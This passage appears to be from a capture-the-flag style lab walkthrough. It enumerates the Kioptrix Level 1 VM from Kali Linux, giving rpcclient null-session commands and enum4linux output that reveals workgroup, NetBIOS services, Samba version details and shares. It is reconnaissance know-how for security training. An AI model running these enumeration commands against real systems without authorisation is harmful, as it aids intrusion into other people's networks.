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

10. Establish a connection to a remote RPC (Remote Procedure Call) server on the specified <ip> address using the specified username (-U): **rpcclient -U “” <target ip>**

    =>**srvinfo (to get server info about the remote server you've connected to)**

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

11. Enumerating information from Windows systems via the Server Message Block (SMB) protocol: **enum4linux <targetip>**

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
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
silentspectre@kali: ~
File Actions Edit View Help
password_properties: 0×00000000
rpcclient $> enumdomgroups
group:[Domain Admins] rid:[0×200]
group:[Domain Users] rid:[0×201]
rpcclient $> enumdomusers
rpcclient $> ^C
(silentspectre㉿kali)-[~]
$ enum4linux 192.168.100.212
Starting enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/) on Tue Jun 25 01:00:54 2024
(Target Information)
Target 192.168.100.212
RID Range 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
(Enumerating Workgroup/Domain on 192.168.100.212)
[+] Got domain/workgroup name: MYGROUP
(Nbtstat Information for 192.168.100.212)
Looking up status of 192.168.100.212
KIOPTRIX <00> - B <ACTIVE> Workstation Service
KIOPTRIX <03> - B <ACTIVE> Messenger Service
KIOPTRIX <20> - B <ACTIVE> File Server Service
..__MSBROWSE__. <01> - <GROUP> B <ACTIVE> Master Browser
MYGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
Live
10:01 AM
6/25/2024

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
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
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Kioptrix Level 1
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
Looking up status of 192.168.100.212
KIOPTRIX <00> - B <ACTIVE> Workstation Service
KIOPTRIX <03> - B <ACTIVE> Messenger Service
KIOPTRIX <20> - B <ACTIVE> File Server Service
..__MSBROWSE__. <01> - <GROUP> B <ACTIVE> Master Browser
MYGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
MYGROUP <1d> - B <ACTIVE> Master Browser
MYGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
MAC Address = 00-00-00-00-00-00
(Session Check on 192.168.100.212)
[+] Server 192.168.100.212 allows sessions using username '', password ''
(Getting domain SID for 192.168.100.212)
Domain Name: MYGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
(OS information on 192.168.100.212)
[E] Can't get OS info with smbclient
[+] Got OS info for 192.168.100.212 from srvinfo:
KIOPTRIX Wk Sv PrQ Unx NT SNT Samba Server
platform_id : 500
os version : 4.5
server type : 0x9a03
30°C Sunny
10:03 AM
6/25/2024

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
KaliLinux - VMware Workstation
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KaliLinux
Kioptrix Level 1
silentspectre@kali: ~
File Actions Edit View Help
os version : 4.5
server type : 0x9a03
(Users on 192.168.100.212)
Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.
Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.
(Share Enumeration on 192.168.100.212)
Sharename Type Comment
IPC$ IPC IPC Service (Samba Server)
ADMIN$ IPC IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server Comment
KIOPTRIX Samba Server
Workgroup Master
MYGROUP KIOPTRIX
[+] Attempting to map shares on 192.168.100.212
[E] Can't understand response:
NT_STATUS_NETWORK_ACCESS_DENIED listing *
//192.168.100.212/IPC$ Mapping: N/A Listing: N/A Writing: N/A
[E] Can't understand response:
31°C Sunny
10:47 AM
6/25/2024

